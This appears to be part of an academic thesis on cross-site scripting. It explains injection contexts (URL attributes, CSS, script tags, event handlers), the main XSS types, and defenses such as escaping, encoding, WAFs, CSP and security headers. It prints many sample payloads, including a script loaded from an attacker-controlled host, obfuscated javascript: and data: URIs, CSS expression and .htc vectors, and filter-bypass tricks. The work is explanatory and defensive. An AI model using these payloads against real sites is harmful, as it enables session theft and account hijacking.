Attributes, that take a URL as a value, need additional attention to prevent XSS attacks. Depending on the tag, the browser could dereference the URL after interpreting it, or after user interaction with the element. Example of the first case is the `<img src="...">` tag. To speed up page loading, the resource is fetched as soon as the tag is parsed. On the other hand, the `<a href="...">` tag specifies an URL, that is dereferenced upon interaction, e.g. user clicks on the anchor. Similarly, other tags, that load external resources, could be used to execute JavaScript.

When the injection happens in `<script>` tag `src` attribute, it is possible to load scripts from attacker controlled site. The loaded script is executed in the context of the page. By default, there are no restrictions in place to prevent it, since SOP restrictions do not apply to `<script>` tags, when scripts are loaded from another domain. In code example 2.21, the attacker prepares the malicious script on a server, that is under his control and then sends the victim to the vulnerable site.

```
<!-- http://vulnerable.site/?src=http://attacker.site/malicious.js -->
<!-- Input parameter: http://attacker.site/malicious.js -->

<script src="http://attacker.site/malicious.js"></script>
```

Code example 2.21: Loading malicious scripts with `<script>` tag

Furthermore, most user-agents interpret additional URI schemes other than `http:` or `https:` [18]. Code example 2.22 shows how these schemes could be used to execute JavaScript without "breaking" the context. Entity encoding and JavaScript escape sequences can be used to obfuscate the injected content, shown in code example 2.23.

```
<!-- javascript protocol -->
<!-- http://vulnerable.site/?src=javascript:alert(%27XSS%27) -->
<!-- Input parameter: javascript:alert('XSS') -->

<a href="javascript:alert('XSS')">Example</a>

<!-- data scheme -->
<!-- http://vulnerable.site/?src=data:text/html,%3Cscript%3Ealert(%27
    XSS%27)%3C/script%3E -->
<!-- Input parameter: data:text/html,<script>alert('XSS')</script> -->

<a href="data:text/html,<script>alert('XSS')</script>">Data example</a>
```

Code example 2.22: Using URI schemes to execute JavaScript

```
<!-- http://vulnerable.site/?src=javascript%26%23x3A;%26Tab;\u0061lert
    %26lpar;%27%26%23x5C;x58SS%27%26rpar; -->
<!-- Input parameter: javascript&#x3A;&Tab;\u0061lert&lpar;'&#x5C;x58SS
    '&rpar; -->
<!-- Entity decoded: javascript:    \u0061lert('\x58SS') -->
<!-- JavaScript unescaped: javascript:    alert('XSS') -->

<a href="javascript&#x3A;&Tab;\u0061lert&lpar;'&#x5C;x58SS'&rpar;">
    Example</a> // tested on Firefox 37.0
```

Code example 2.23: Obfuscated URI attribute injection

Proper defense is to quote the attribute with single or double quotes. It has to be assured, that `href` and `src` attributes contain a valid `http:` or `https:` URL schemes.

[18] List of URI schemes: `https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml`

Do not allow to use schemes like `javascript:` or `data:` and their tricky combinations. When the embedded parameter is in the path section of an URL, then use percent encoding. Except for alphanumeric characters, all character must be encoded to prevent breaking out of the attribute context. An example of properly encoded URL parameters can be seen in code example 2.24.

```
<!-- http://vulnerable.site/?src=javascript:alert%28%27XSS%27%29 -->
<!-- Input parameter: javascript:alert('XSS') -->

<a href="//vulnerable.site/?param=javascript%3Aalert%28%27XSS%27%29">
    Example</a>
```

Code example 2.24: Properly encoded `href` and `src` attributes

2.4.5 CSS

Injection in `<style>` tags and attributes introduce yet another possibility to execute JavaScript. CSS provides numerous ways to execute JavaScript or to load external resources. One, already mentioned example, is the *expression()* method in older MSIE browsers. Additional examples are taken from HTML5 Security CheatSheet [36] and shown in code example 2.25.

```
<!-- Requires Internet Explorer 7 or quirks mode. -->
// URL fragment is #XSS, when executed in IE7
<div style="x:expression(location.hash='XSS')">

<link rel="stylesheet" href=data:,*%7bx:expression(location.hash='XSS')
    %7d>

<style>@import "data:,*%7bx:expression(location.hash='XSS')%7D";</style
    >

<// style=x:expression\28location.hash='XSS'\29> //also with IE8, 9, 10
     in IE7 standards mode

<!-- All browsers allow to use U+000A, U+000C and U+000D to terminate a
     string in CSS -->
<div style="font-family:'foo&#x0A;;color:red;';">XXX</div>
```

Code example 2.25: Executing JavaScript `expression()`

In case of injection appearing within `<style>` tag, there is a possibility to "break out" of that. If `</style>` tag can be injected, the parser will end the block at that point. Therefore an attacker could inject additional HTML tags to start another tag, e.g. `<script>`. Example of "breaking out" of `<style>` tag is illustrated in example 2.26. When the parser has consumed the first `<style>` tag from line 15 until 17, the CSS parser will see invalid syntax. Next, JavaScript in `<script>` tag is executed and lastly, the second `<style>` block is consumed, also containing invalid syntax.

```
 1 <!-- http://vulnerable.site/?style=red -->
 2 <!-- Input parameter: red -->
 3
 4 <style>
 5 div {
 6     color: red;
 7 }
 8 </style>
 9
10 <!-- http://vulnerable.site/?style=%3C/style%3E%0D%3Cscript%3Ealert
      %28%27XSS%27%29%3C/script%3E%0D%3Cstyle%3E -->
11 <!-- Input parameter: </style>
12 <script>alert('XSS')</script>
13 <style> -->
14
15 <style>
16     div {
17         color: </style>
18         <script>alert('XSS')</script>
19         <style>;
20     }
21 </style>
```

Code example 2.26: "Breaking out" of `style` tag

It is also possible to include files with CSS, that contain JavaScript code. All MSIE user-agents in scope, running in Internet Explorer 9 standards mode or below, support dynamic HTML components [40]. It could be used to execute JavaScript on a vulnerable site. In the following example scenario, there is a functionality to upload files and at the same time, to specify where the CSS files are loaded from. First, the attacker will upload the malicious file, shown in code example 2.27. Then, in subsequent request, will use the vulnerability to specify the uploaded file's URL to load and execute it. It is demonstrated in code example 2.28.

```
<public:attach event="onload" for="window" onevent="init()" />
<script>
function init(){
    alert("XSS");
}
</script>
```

Code example 2.27: Contents of malicious.htc

```
<!-- http://vulnerable.site/?style=;behavior:url('http://vulnerable.
    site/malicious.htc') -->
<!-- Input parameter: ;behavior:url('http://vulnerable.site/malicious.
    htc') -->

<style>
    div {
        color: ;behavior:url('http://vulnerable.site/malicious.htc');
    }
</style>
```

Code example 2.28: Executing scripts with CSS

To defend against injection attacks in `style` tag and attribute context, one must make sure to escape CSS special characters. When in-line `style` is used, additional HTML entity encoding must be applied. The proper order is to first use CSS escape sequences and then to apply HTML entity encoding. Code example 2.29 demonstrates how to escape strings inside `style` tags.

```
<!-- http://vulnerable.site/?style=%3C/style%3E%3Cscript%3Ealert%28%27
    XSS%27%29%3C/script%3E%3Cstyle%3E-->
<!-- Input parameter: </style><script>alert('XSS')</script><style> -->

<style>
    div {
        color: '
    <\2F style><script>alert(\27 XSS \27 )<\2F script><style>';
    }
</style>
```

Code example 2.29: Defense against injections in `style` context

2.4.6 Script tag and event handlers

Injection in `script` and `style` tags are similar, when in-lined to a web-page. Tag's context can be terminated by injecting a `</script>` tag. This can be used to "break out" of JavaScript strings, that are otherwise properly escaped. Additional method of "breaking out" of JavaScript string contains terminating it with a quote or escaping the last quote to extend the string. Code example 2.30 illustrates the latter method. It requires an additional injection point to be present, so the initial string could be properly terminated without a JavaScript syntax error.

```
<!-- http://vulnerable.site/?a=1\&b=;alert%28%27XSS%27%29;// -->
<!-- Input parameter: a=1\&b=;alert('XSS');// -->

<script>
    var a = "1\", b = ";alert('XSS');//";
</script>
```

Code example 2.30: "Breaking out" of JavaScript string with escaping

In case of embedding external data into event handlers, e.g. `onload`, `onclick`, it should be noted, that the values are HTML decoded prior to passing the value along to the JavaScript interpreter. Code example 2.31 demonstrates how JavaScript can executed where only HTML entity encoding is used in this context.

```
<!-- http://vulnerable.site/?handler=Clicked! -->
<!-- Input parameter: Clicked! -->

<div onclick="alert('Clicked!');">Example</div>

<!-- http://vulnerable.site/?handler=Clicked!%27);alert(%27XSS -->
<!-- Input parameter: Clicked!');alert('XSS -->

<div onclick="alert('Clicked!&#039;);alert(&#039;XSS')">Example</div>
```

Code example 2.31: Event handlers are HTML decoded prior to executing JavaScript

With the new ECMAScript 6 comes a possibility to define template strings or quasi literals, as they were referred to in the proposal draft [19]. It allows to apply a functions to template, use multi-line strings and evaluate nested expressions in template strings.

[19]ECMAScript 6 template strings proposal: `http://tc39wiki.calculist.org/es6/template-strings/`

Heiderich [41] pointed out several shortcomings of doing so. His examples of executing JavaScript using these methods is demonstrated in code example 2.32. He also pointed out how these methods could be used to bypass MSIE XSS filter and AngularJS [20] sandbox.

```
``.constructor.constructor`alert\`XSS\````
Function`alert\`XSS\````
!{[alert`XSS`]:null}     // FF37 dynamic method definition [21]
-{valueOf() alert`XSS`} // method shorthand
``-alert`XSS`           // string concatenation
`${alert`XSS`}`         // expression evaluation
new Promise(_=>alert`XSS`)
```

Code example 2.32: JavaScript execution with ECMAScript 6 features

To properly defend against injection attacks in JavaScript, one must make sure that external parameters are properly escaped. On top of that, these values should not be used by any functionality like `eval()`, `Function()` etc. In the context of event handlers, the proper order is to first JavaScript string escape and then apply entity encoding. When data is embedded inside JavaScript strings, shown in code example 2.33, the JavaScript special characters and the forward-slash (U+002F), to name just a few, must be properly escaped. To prevent code injection in JavaScript generated content, see section 4.2 "JavaScript".

```
<!-- http://vulnerable.site/?href=%3Fhref=Example\%27);alert(%27XSS%27)// -->
<!-- Input parameter: Example\');alert('XSS')// -->

<a href="javascript:goto('?href=Example\\\&#039;);alert(\&#039;XSS\&#039;)//')">Example</a>
<script>
  function goto(url){
    location.href = 'http://vulnerable.site/' + url;
  }
</script>
```

Code example 2.33: Defense against JavaScript injection

[20]AngularJS is a JavaScript framework. See `https://angularjs.org/`

[21]Dynamic method definition: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Functions/Method_definitions`

2.4.7 Overview of context specific characters

Table 2.3 summarizes the most common context specific characters that need to be encoded and/or escaped according to the context specific rules. It is HTML 5 specific and not applicable to older document types. Also, it is assumed, that all HTML attributes, JavaScript and CSS strings are surrounded by single or double quotes and character encoding is properly set for the HTML document. Table 2.3 does not list all context specific characters and therefore should not be interpreted as guide to mitigate XSS attacks in various contexts.

Context		Characters		
HTML tag		< >	&	
HTML attributes	' "			
HTML comments		>		–
URL as attribute value	' "			
CSS	' "	< >	&	/ \
Script tag and event handlers	' "	< >	&	/ \

Table 2.3: Context specific character

2.5 XSS classification

XSS is divided into four major categories, depending how the exploit code is transferred or executed in the victim's browser. In literature, three main types of XSS attacks have been described before by Grossman [42]. In 2013 Heiderich et al. [43] described an addition attack vector called mutation XSS. In addition, browser extensions and universal XSS are discussed. Therefore, the list of XSS attacks is the following:

- Reflected XSS
- Stored XSS
- DOM XSS
- Mutation XSS
- XSS in browser extensions
- Universal XSS

2.5.1 Reflected XSS

Reflected XSS has been discussed in the academic circles for over a decade [44, 45]. It occurs, when the web application dynamically generates the response page without sanitization, encoding and/or escaping. Since the flawed response is generated per request, it will limit the attack surface and effectiveness. The problem stems from the fact, that the browser is unable to differentiate between valid and malicious user content. The attacker's code and valid page content is combined on the server side and then sent to the victim's browser. It is important to keep in mind, that the end user is the intended victim, not the server. The server is merely a host that servers the attacker's malicious code to the victim.

For example, web pages often provide search functionality. The search term is sent to the server via URL parameter: `http://vulnerable.site?search=<user+input>` and a dynamic response is generated that uses the user's input, e.g. "`You searched for: <user input>`". If the page fails to properly defend against code injection, a reflected XSS occurs. Attacker can then construct a URL that contains the malicious code `http://vulnerable.site?search=<script>alert('XSS')</script>`. Figure 2.1 illustrates the attack scenario.




Figure 2.1: Reflected XSS

The attack is executed as following:

1. attacker finds a injection vulnerability in the vulnerable site and prepares an URL with an attack code;

2. attacker tricks the victim to navigate to the URL;
3. victim navigates to the `vulnerable.site` directly or through another site and server injects attacker's code into the response;
4. resulting page is sent to the victim's user-agent that executes attacker's malicious code;
5. sensitive information, e.g. session information, is sent to the attacker by the victims browser;
6. attacker uses gathered information, e.g. hijacks the victim's session by using the session information.

2.5.2 Stored XSS

Stored XSS is different from previous case only by the fact that the payload is persistent, e.g. malicious script is written to the comment section and stored in the database [42, Chapter 3, Persistent XSS]. This will increase the attack surface, since malicious code will be executed by all visitors, who access the malicious page. The storage location is not limited to the servers back-end database, but can also be the caching server, user's local storage or within a cookie value. Figure 2.2 illustrates this scenario.




Figure 2.2: Stored XSS

1. attacker instructs vulnerable site to store his attack payload, e.g. via user comments;

2. at later time, a victim navigates to the same page and the server embeds the attacker's code;
3. victim's user-agent receives the page and executes the attacker's code;
4. sensitive information, e.g. session information, is sent back to the attacker;
5. attacker uses gathered information, e.g. hijacks the victim's session.

2.5.3 DOM XSS

DOM attack concept was first published by Klein [46]. It differs from previous variations by the fact that no server interaction, to embed the payload, is needed to exploit the vulnerable page. Klein points out, that "a fundamental property of XSS is having the malicious payload move from the browser to the server and back to the same (in non-persistent XSS) or any (in persistent XSS) browser. This paper points out that this is a misconception." Modern web applications rely heavily on client side scripting like JavaScript. When the application uses a value read from a DOM object [22] to generate page content, it is possible for an attacker to take advantage of it and execute code in the victim's browser. The prerequisite is that the DOM object is controllable by an attacker and its content is not sanitized by the page. It is illustrated in figure 2.3.




Figure 2.3: DOM XSS

[22]DOM object refers to a node in a DOM tree. Read more from `http://www.w3.org/TR/DOM-Level-3-Core/introduction.html`

1. attacker prepares the malicious link and victim navigates there;
2. victim's user-agent loads the page, but the attacker's code stays on the victim's side;
3. server responds with the vulnerable JavaScript code that executes the attacker's payload;
4. attacker's code executes and sends sensitive information to him.

In 2010 Paola [47] described a DOM XSS in Twitter's site. The page contained a JavaScript code, that read the value after "`#!`" in the URL. Then it assigned the text that followed the "`#!`" characters to the `window.location` object. A DOM based XSS could then be triggered by simply going to: `http://twitter.com/#!javascript:alert(document.domain);`. This exploit code is contained in the fragment identifier, that is not sent to the server and therefore cannot be mitigated on the server side.

2.5.4 Mutation XSS

The fourth major vector is referred to as "mutation XSS". It was coined by Heyes [48] and Heiderich et al. [43]. It exploits the browser performance enhancement peculiarities, more specifically the `innerHTML` and `outerHTML` properties. The attack scenario consists of an attack payload and a vulnerable page, that uses previously mentioned properties to generate the page content. The browser mutates the given HTML string before it is rendered on the web page, enabling the attacker to exploit XSS vulnerabilities even if strong server- and client-side sanitation filters are applied.

```html
<!-- Input parameter: ``onerror=alert(/XSS/.source) -->
<img src="cat.png" alt="``onerror=alert(/XSS/.source)">

<!-- After mutating by the browser -->
<IMG alt=``onerror=alert(/XSS/.source) src="http://vulnerable.site/cat.png">
```

Code example 2.34: mXSS in Internet Explorer 7

Code example 2.34 demonstrates how Internet Explorer 7 mutates the input to execute code. Two back-tick characters are used to terminate the `alt` attribute and to inject a new `onerror` attribute. The mutation happens when the input is parsed by the `innerHTML` method. After creating a mutated DOM node, the browser sees three attributes: `alt=''`, `onerror=alert(/XSS/.source)` and `src="http://vulnerable.site/cat.png"`. Note, that MSIE 7 permits back-ticks (U+0060) as valid attribute delimiters.

2.5.5 XSS in browser extensions

Nowadays, browsers allow users to enhance their capabilities by installing plug-ins or add-ons. They are allowed to extend, modify and control browser's behavior [23]. Firefox, and other user-agents, make a distinction between chrome and content documents. Chrome is the visible part of a user-agent around the web-page viewing area. A vulnerability in a plug-in, running in a privileged mode, would allow an attacker to take control over the browser and bypass SOP. No special attack methods are necessary, since the extensions are built using HTML, JavaScript and CSS.

Van Acker et al. [49] published a study on the security impact of a single add-on called GreaseMonkey [24]. It allows to customize the way web-pages look and function. They analyzed 86,358 GreaseMonkey scripts for DOM XSS and found 1,736 unique scripts to be vulnerable. "The most prominent, vulnerable to DOM-based XSS, user script that we discovered is the fourth most popular script on the userscripts.org script market, with almost 40 million installations." [49, Section 5.1 DOM-based XSS] Similarly, Saini et al. [50] presented how attacks are conducted by an attacker in developing a malicious extension and how those attacks could be mitigated. They also implemented a proof-of-concept to show Firefox plug-in weaknesses.

Other user-agents are also vulnerable. Liu et al. [51] have conducted an experiment-based study on the security of the extension support in Google Chrome browsers. They found several issues with privilege management for the extension components and undifferentiated access permissions for DOM elements. A more resent study by Heule et al. [52] supports this notion. They summarized the current situation by saying: "We identify extensions as some of the most dangerous code in the browser and show the pitfalls of modern extension security systems. We found that 67% of the top 500 Chrome extensions request all cross-domain communication permissions. Yet, there is almost nothing in Chrome that prevents these extensions from arbitrarily leaking sensitive user information. For this reason, new extension security models are in need." [52]

[23]Firefox add-ons: `https://developer.mozilla.org/en-US/Add-ons`
[24]GreaseMonkey home page: `http://www.greasespot.net/`

2.5.6 Universal XSS

Similarly to XSS in browser extensions, universal XSS has the capability to affect vast number of victims. Acunetix [25] defines universal XSS as, "... a type of attack that exploits client-side vulnerabilities in the browser or browser extensions in order to generate an XSS condition, and execute malicious code." [53]. Leo [19] demonstrated, how MSIE11 SOP was completely bypassed and attacker could steal anything from another domain and or inject anything into another domain. This affects the latest browser including the newly released Spartan browser [26].

[25]Acunetix home-page: `https://www.acunetix.com/`

[26]Spartan browser SOP bypass confirmation: `http://seclists.org/fulldisclosure/2015/Feb/21`

3. XSS mitigation solutions

Numerous defenses have been proposed over the years. They are split into three major groups depending on where the defensive methods are applied. First section focuses on defenses in the application and the second talks about methods and solutions on the server. Then, client-side mitigation solutions are discussed.

3.1 Defenses in the application

Frameworks and programming languages provide functions and methods to defend against injection attacks. All have their strengths and weaknesses. They tackle the problem from different angles. Some try to sanitize input or prevent known bad input from proceeding, others focus on cleaning the input from malicious content. Methods to encode and escape user input, prior using it, are discussed next.

3.1.1 Input sanitization

The main server-side defense method is sanitation, where the untrusted input is stripped from malicious constructs. However, this method, often referred to as "filtering", needs to be properly applied. Weinberger et al. [54] studied the security of the XSS sanitization abstractions frameworks provide. They focused on 14 major commercially-used web frameworks and found, that the situation needs improvement, "We find that frameworks often do not address critical parts of the XSS conundrum." They conclude that auto-sanitization is a step in the right direction, although it needs to be context sensitive.

3.1.2 Blacklisting

Arguably, the simplest defense is blacklisting the unsolicited content. For example, it is common for registration forms to deny creation of user-names, which do not adhere to explicitly defined policy. Upon such event, the user would instead be redirected to an error page, and if the policy denies the use of potentially malicious symbols, an injection could be avoided. This method is easy to implement, but provides a fragile defense against XSS attacks [42, 55, 56].

Blacklisting hinders the usability, when by business requirements the HTML tags need to be used. This forces developers to permit a list of HTML tags, opening a door to XSS attacks. Javed [57] demonstrated in 2014 how many popular "What You See Is What You Get" (WYSIWYG) editors were bypassed. While effective, malicious users can deliberately invoke such rules within valid requests, to achieve Denial of Service (DoS) effect [58]. In general, it can help to limit the attack surface, yet it might also introduce new attack vectors if applied improperly.

3.1.3 "Stripping and replacing"

This is a variation of the blacklisting method, where instead of blocking the request, the content is cleaned from malicious input. Doing so, could lead to surprising results. For example, when the `script` keyword is removed, then the attacker can inject `scscriptript`. Application removes the innermost `script` tag, leaving the outermost tag intact. Similar vulnerability was found in Django web framework [59] in 2014. Stuttard and Pinto [60, Chapter 12] describes additional attacks and bypasses in their book "The web application hacker's handbook: discovering and exploiting security flaws". They also showed how obfuscation techniques can be used to bypass this kind of filter. Since this defense method focuses on neutering the known bad input, it is inherently insecure and can usually be bypassed by determined attacker.

3.1.4 Escaping

Escaping takes another approach and instead of replacing and removing the content, it ensures that certain possibly harmful characters are yet prefixed with a context specific escape character. This instructs the parser to interpret the following escaped sequence as a literal value. Encoding schemes are different from one technology to another. CSS uses backslash (U+005C) similarly to JavaScript. CSS escapes are specified by W3C [1]. In addition to JavaScript octal and hexadecimal escapes, it is possible to use Unicode escapes as well. For example, a following code snippet will execute in most user agents: `al\u0065rt(1)`. When the embedded input in contained in multiple contexts, then a proper defense methods need to be applied in proper order.

3.1.5 Encoding

Entity encoding outgoing data is an effective way of defending against scripting and markup injection attacks. Developers can use built-in functions in most server-side runtimes that do so. If the functions encode the input selectively, e.g. *htmlspecialchars()* in PHP Hypertext Preprocessor (PHP), it may raise further problems for websites explicitly created for Internet Explorer. As discussed before, Internet Explorer also accepts the back-tick (U+0060) as attribute delimiter. Both *htmlentities()* and *htmlspecialchars()* do not escape it. Also, the attack method described by Huang et al. [61], which allows an adversary to use CSS for cross-origin content-stealing attacks, uses characters that are not encoded by the PHP functions. The effectiveness of selective encoding depends on the context the encoded data is being rendered in. Selective encoding might not be usable at all in cases where the attacker attempts to utilize an attribute injection into an event handler, since browsers do not differentiate between encoded and canonical representation. On the other hand, encoding all characters may introduce noticeable overhead regarding bandwidth and processing times. Depending on the context, the latter approach may be more secure than the selective one, but the performance requirements might keep the developers and site owners from using it.

3.1.6 Code rewriting

Code rewriting is another popular protection methodologies, where user input is detected and rewritten based on the predefined rule-set. This tries to solve the problem, where content editors want to specify simple rules how the content should be rendered and semantically enhanced, but at the same time, try to prevent rendering something that contains active markup, script or plug-in code. Multiple solutions have arisen to tell apart active markup from inactive one. PHP developers can use HTMLPurifier [2] for XSS pro-

[1]`http://www.w3.org/International/questions/qa-escapes`
[2]`http://htmlpurifier.org/`

tection and markup sanitation, Java developers have an option to use AntiSamy [3] written by Jason Li and Arshan Dabirsiaghi, to just name a few.

3.2 Defenses on the server

Defenses on the server, besides those built into the application, are not so fine grained. Therefore, attacks exploiting application specific vulnerabilities might not be detected. Server should ensure, that a proper character set is used and necessary response headers are set to protect the application. Defensive methods mainly focus on detecting and/or blocking malicious activity and then reporting it.

3.2.1 WAF

According to OWASP definition [62]: "A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection. By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified."

Web Application Firewall (WAF), such as *mod_security* [4], is commonly used to filter malicious content in HTTP requests. It uses many of the previously describe methods to detect and prevent an attack. They provide another defensive layer, but it is important to keep in mind, that this is not a all around solution. Lupták [63] described how different WAFs could be bypassed. He emphasizes, "a WAF is just workaround, not a 100% secure replacement for a secure application that correctly validates all user input and output." In addition, he described how JavaScript obfuscation technique could be used to bypass the WAF filters.

3.2.2 Content Security Policy

Content Security Policy (CSP)'s main purpose is to provide a means of policy enforcement for dynamic website content such as scripts, external images or frame

[3]`https://code.google.com/p/owaspantisamy/`
[4]`https://www.modsecurity.org/`

sources. It instructs the user-agent to disable or limit the capability of using external resources, in-line scripts and some JavaScript language constructs such as `eval`, `setTimeout` or `setInterval`, to name just a few [64]. As of 2015 this is supported by most major user-agent vendors [5]. A newer version, CSP 2, can be found from `http://www.w3.org/TR/CSP2/`.

The CSP policy directives are specified in the HTTP response headers, where the specific rules are given for any possible type of external resource. Additionally, the domain white-list can be used to permit the browser to load resources from. It is also possible to gather CSP violations by specifying a report URL. For detailed explanation about CSP headers, read section 3.2.3. This solution also introduces problems.

The application has to be built to support CSP. All JavaScript has to be externalized, when in-line scripts are disabled. This also means, that event-handling attributes of HTML elements cannot be used. It is necessary to ensure that the page is protected against XSS attacks. Also, this could introduce performance problems. Each distinct resource has to be specified separately and for bigger web-sites, there could be tens of different rules for different resources. Since policies are sent per response, it consumes bandwidth and computation power.

3.2.3 Response headers

There are security related HTTP response headers, that application together with the server must properly set. This ensures that the user-agent knows how to handle the response without misinterpreting it.

Content type and character set

First, the response header must match the content type and content encoding. When character set or content type is not defined, user-agents try to guess it from the response. This behaviour is also referred to as "content sniffing". Barth et al. [65] analyzed how user-agents behave in this situation and demonstrated how it could be used by an advisory. Stuttard [66, Chapter 12] demonstrated, how in some situations, an alternative character set could be used to bypass XSS filters. The content "sniffing" can be disabled in MSIE9 and later by specifying the `X-Content-Type-Options: nosniff` header [67].

[5]`http://caniuse.com/#feat=contentsecuritypolicy`

Browser's XSS protection

Application can control whether the user-agent should use the built-in reflective XSS filter by specifying the `X-XSS-Protection` header. It was introduced in MSIE 8 and later adopted by Webkit based user-agents: Google Chrome, Safari and Opera. There are four valid options for this header:

- `X-XSS-Protection: 0` - disables the XSS protection offered by the user-agent;
- `X-XSS-Protection: 1` - enabled the XSS protection;
- `X-XSS-Protection: 1; mode=block` - enables the protection and instructs the browser to block instead of sanitizing the malicious content
- `X-XSS-Protection: 1; report=http://example.com/report` - Webkit specific directive, that instructs the user-agent to send security reports to the specified URL. Data will be posted in the JavaScript Object Notation (JSON) format.

CORS

`Access-Control-Allow-Origin` header is part of Cross-origin resource sharing (CORS) [6], that specifies whether resources are accessible from a different domain that the one which the resource belongs to. Valid settings for this header are:

- `*` - a wild-card value allowing any remote resource to access the contents returned together with the `Access-Control-Allow-Origin` header;
- `http://example.com` - indicating which origin is allowed access the resource.

CSP

CSP, discussed in section 3.2.2, allows to specify numerous headers, each for different type of resource. Most policy directives require one or more content sources. The content source is a string indicating a possible location where the required content might be loaded. There are keywords available to describe special classes of content sources:

[6] CORS protocol: `https://fetch.spec.whatwg.org/#cors-protocol`

1. `'none'` - no URLs match;
2. `'self'` - refers to the host from which the resource is being served;
3. `'unsafe-inline'` - permits the use of inline resources, e.g. `<script>` elements, `javascript:` URLs, inline event handlers and inline `<style>` elements;
4. `'unsafe-eval'` - permits the use of *eval()* and similar methods to dynamically generate code.

Available directives, as described by the specification [68], are following:

1. `default-src` - sets the default values for rest of the `src` directives. When a specific `src` rule is specified, it will override the default value set by this directive;
2. `base-uri` - defines the URIs that an user-agent may use as the document base URL;
3. `child-src` - defines valid sources for web workers and sources for `<frame>` or `<iframe>`;
4. `connect-src` - defines valid sources for script interfaces, e.g. XMLHttpRequest [7] and WebSocket [8];
5. `font-src` - valid sources for fonts loaded using @font-face [9] CSS rule;
6. `form-action` - specifies valid endpoints for `<form>` submissions;
7. `frame-ancestors` - specifies the valid parent domains, that are allowed to embed the resource using a `frame`, `iframe`, `object`, `embed` or `applet` tag;
8. `img-src` - valid sources for images and favicons;
9. `media-src` - valid sources for `audio` and `video` elements;
10. `object-src` - valid sources for `object`, `embed` and `applet` elements;
11. `plugin-types` - valid plugin types that can be invoked by the protected resource;

[7]XMLHttpRequest `http://www.w3.org/TR/XMLHttpRequest/`
[8]WebSocket `https://tools.ietf.org/html/rfc6455`
[9]@font-face CSS rule: `http://www.w3.org/TR/css3-fonts/#at-font-face-rule`

12. `referrer` - specifies the policy that the user-agent applies while making subsequent requests;

13. `reflected-xss` - instructs the user-agent whether the built-in reflected XSS filter should be used [10];

14. `report-uri` - CSP violations are sent to specified URI;

15. `sandbox` - applies restrictions on how the same-origin policy is enforced and scripts are executed;

16. `script-src` - valid sources for JavaScript;

17. `style-src` - valid sources for style-sheets.

3.3 Defenses on the client-side

Another approach is to apply the filters on the client-side. It has the benefit of validating the data between different client-side layers. This has lead to the development on of client-side XSS filters. Microsoft Internet Explorer 8 has been the pioneer in this field, which employs an integrated XSS filter support called XSS Auditor. It has inspired other vendors and developers to provide similar functionality for other user-agents, namely Webkit XSS Auditor and the NoScript XSS filter plug-in for Firefox.

3.3.1 SOP

SOP is the primary defense method implemented by the user-agents to protect against XSS attacks. The principal idea is to restrict interactions between different pages. In practice, it consists of multiple rules that are applied when cross-origin requests are made.

SOP allows two JavaScript execution contexts to access one-another, only if protocols, Domain Name System (DNS) names and port numbers associated with the hosting document match exactly. Table 3.1 illustrates the outcome of SOP checks. All other cross-document JavaScript DOM interactions are blocked. The protocol-name-port tuple is referred to as *origin* of given document. Internet Explorer makes an exception to the

[10]Meant to replace the `X-XSS-Protection` header: `http://www.w3.org/TR/2014/WD-CSP11-20140211/#h6_relationship-to-x-xss-protection`

rule by ignoring the port while asserting the SOP rule. This mainly affects servers supporting HTTP 0.9 protocols and is discussed in detail by Zalewski [69] in chapter 3. SOP rules are bit different for different technologies, e.g. XMLHttpRequest, web storage or cookies [69, Chapter 9]. Firstly, the *document.domain* has no effect on this mechanism, and secondly, the destination URL must match the origin of the document.

Originating document	Accessed resource	Other browsers	IE
http://example.com/**path-a/**	http://example.com/**path-b/**	✓	✓
